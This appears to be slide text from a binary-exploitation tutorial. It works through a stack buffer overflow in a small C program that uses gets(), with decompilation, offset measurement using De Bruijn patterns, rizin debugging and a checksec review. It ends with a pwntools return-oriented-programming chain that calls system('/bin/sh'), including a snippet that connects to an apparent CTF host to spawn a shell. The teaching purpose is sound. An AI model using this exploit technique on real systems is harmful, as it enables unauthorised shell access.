                     undefined8 __stdcall main(void)
     undefined8        RAX:8          <RETURN>
     undefined1        Stack[-0x78]:1 local_78                 XREF[2]:     00401184(*),
                                                                            0040119a(*)
                     main                                XREF[4]:     Entry Point(*),
                                                                      _start:0040108d(*), 00402068,
                                                                      00402128(*)
        0040115f 55           PUSH       RBP
        00401160 48 89 e5     MOV        RBP,RSP
        00401163 48 83 ec 70  SUB        RSP,0x70
        00401167 48 8d 3d     LEA        RDI,[s_/usr/bin/uptime_00402008]          = "/usr/bin/uptime"
                 9a 0e 00 00
```

```c
undefined8 main(void)

{
  char local_78 [112];

  system("/usr/bin/uptime");
  printf("\nWhat do you want me to echo back? ");
  gets(local_78);
  puts(local_78);
  return 0;
}
```

```
$ ./myapp
 19:10:53 up  4:34,  2 users,  load average: 0.00, 0.00, 0.00

What do you want me to echo back?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
```


AAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA
imgflip.com

Measuring Overflow Distance



Measuring Overflow Distance with DeBruijn Pattern

```
$ locate pattern-create.rb
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb

# create a 128 byte debruijn pattern
$ pattern_create.rb -l 128
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0A...

# find pattern offset in debruijn seq
$ pattern-offset.rb -l 128 -q Aa7A
[*] Exact match at offset 21
```

Overflowing the stack

Terminal Tab #1

```
$ ./myapp
What do you want me to echo back? Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0A...
```

Terminal Tab #2 (rizin debug session)

print hex quad words (8-bytes), starting from RSP

Exact match at offset 120

```
...
[+] SIGNAL 11 errno=0 addr=0x00000000 code=128 si_pid=0 ret=0
[0x004011ac]> pxq @ rsp
0x7ffdb974cb38  0x6541316541306541  0x00007ffdb974cc00   Ae0Ae1Ae..t.....
0x7ffdb974cb48  0x000000000040115f  0x0000000100400040   _.@.....@.@.....
0x7ffdb974cb58  0x00007ffdb974cc48  0x00007ffdb974cc48   H.t.....H.t.....
```

Overflowing the stack (2)

Terminal Tab #1

```
$ python -c 'print("A"*112 + "B"*8 + "C"*8)'

... AAAAAAAAAAAAAAAAAAABBBBBBBBCCCCCCCC

$ ./myapp

What do you want me to echo back? ... AAAAAAAAAAAAAAAAAAABBBBBBBBCCCCCCCC
```


Terminal Tab #2 (rizin debug session)

```
[0x0040115f]> db @ 0x40119a   # set breakpoint right after call to gets()
[0x0040115f]> dc              # continue execution
hit breakpoint at: 0x40119a
[0x0040119a]> pxq @ rsp       # show stack contents
0x7ffedb496f90  0x4141414141414141  0x4141414141414141   AAAAAAAAAAAAAAAA
...
0x7ffedb496ff0  0x4141414141414141  0x4141414141414141   AAAAAAAAAAAAAAAA
0x7ffedb497000  0x4242424242424242  0x4343434343434343   BBBBBBBBCCCCCCCC
0x7ffedb497010  0x00007ffedb497100  0x000000000040115f   .qI....._.@.....
```

Check Security Features

```
$ checksec myapp
[*] '/home/antoinet/myapp'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    Stripped:   No
```

```
$ rizin myapp
[0x00401152]> iI # show binary info
...
linenum  true
lsyms    true
canary   false
PIE      false
RELROCS  true
NX       true
```


inject shellcode
hijack RIP
stack not executable
stack not executable
imgflip.com

return oriented programming

Looking Around for Useful Instructions

num of basic blocks

```
[0x00401152]> aflt  # analyse functions list table
      addr name                       size xrefsTo xrefsFrom calls nbbs edges cc cost noreturn
-----------------------------------------------------------------------------------------------
[...]
0x004010b0 sym.deregister_tm_clones     31       1         3     0    4     4  4   14 false
0x004010e0 sym.register_tm_clones       49       1         3     0    4     4  4   19 false
0x00401120 sym.__do_global_dtors_aux    28       0         3     1    3     2  3   16 false
0x00401150 entry.init0                   2       0         1     0    1     1  0    2 false
0x00401152 sym.test                     10       0         0     0    1     0  1    5 false
0x0040115f main                         78       1         6     4    1     0  1   29 false
0x004011b0 sym.__libc_csu_init          93       1         3     1    4     5  3   42 false
0x00401210 sym.__libc_csu_fini           1       1         0     0    1     0  1    3 false
0x00401214 sym._fini                     9       0         0     0    1     0  1    5 false
```

test() Disassembly

```
[0x00401152]> pdf @ sym.test   # print disassembly function
┌ sym.test();
│          0x00401152      push  rbp
│          0x00401153      mov   rbp, rsp
│          0x00401156      mov   rdi, rsp
└          0x00401159      jmp   r13
```

x86-64 Calling Convention

x86-64 calling convention takes advantage of the added register space to pass more arguments in registers.

Integer / Pointer Argument No.	**Location**
1	**RDI**
2	RSI
3	RDX
4	RCX
5	R8
6	R9
Excess arguments	Passed on stack

https://en.wikipedia.org/wiki/X86_calling_conventions#System_V_AMD64_ABI

Abusing test()

Goal: system("/bin/sh")


```
[0x00401152]> pdf @ sym.test    # print disassembly function
┌ sym.test();
│           0x00401152      push   rbp
│           0x00401153      mov    rbp, rsp
│           0x00401156      mov    rdi, rsp
└           0x00401159      jmp    r13
```

Prepare pointer to "/bin/sh" as 1st (and only) argument

Jump to "system()"

Writing RDI

```
[0x00401152]> pdf @ sym.test   # print disassembly function
┌ sym.test();
│           0x00401152      push   rbp
│           0x00401153      mov    rbp, rsp
│           0x00401156      mov    rdi, rsp
└           0x00401159      jmp    r13
```




Writing R13


```
[0x00401152]> pdf @ sym.test    # print disassembly function
┌ sym.test();
│           0x00401152      push   rbp
│           0x00401153      mov    rbp, rsp
│           0x00401156      mov    rdi, rsp
└           0x00401159      jmp    r13
```

Gadget

```
pop r13
ret
```



Find Gadget using rizin



```
[0x0040115f]> /R?
Usage: /R[jqt/kg]   # Search, List, Query for ROP Gadgets
| /R[jqt] [<filter-by-string>]                       # List ROP Gadgets
| /R/[jqt] [<filter-by-regex>]                       # List ROP Gadgets [regular expression]
| /Rk[jqt] <key>[=<val>] [<key>[=<val>] ...]] # Query ROP Gadgets by providing constraints
| /Rg[j] [<Gadget address>]                          # Gadget detail info
[0x0040115f]> /R pop r13
  0x00401204               415c  pop r12
  0x00401206               415d  pop r13
  0x00401208               415e  pop r14
  0x0040120a               415f  pop r15
  0x0040120c                 c3  ret
Gadget size: 9

  0x00401205                 5c  pop rsp
  0x00401206               415d  pop r13
  0x00401208               415e  pop r14
  0x0040120a               415f  pop r15
  0x0040120c                 c3  ret
Gadget size: 8

  0x00401206               415d  pop r13
  0x00401208               415e  pop r14
  0x0040120a               415f  pop r15
  0x0040120c                 c3  ret
Gadget size: 7
```

Gadget

```
pop r13
ret
```

Exploitation

pwntools


pwntools is a CTF framework and exploit development library. Written in Python, it is designed for rapid prototyping and development, and intended to make exploit writing as simple as possible.

- https://github.com/Gallopsled/pwntools
- https://docs.pwntools.com/


```
from pwn import *

p = remote("safe.htb", 1337)

# build rop chain
rop_chain = "..."

p.sendline(rop_chain)
p.interactive()
```

```
from pwn import *
import os

padding = b"A" * 120
gadget = p64(0x401206)
system = p64(0x40116e)

rop_chain = padding + gadget + system + b"BBBBBBBBCCCCCCCC"

os.write(1, rop_chain)
```

```
$ python exploit.py > ropchain
$ rizin -R stdin=ropchain -d myapp
```

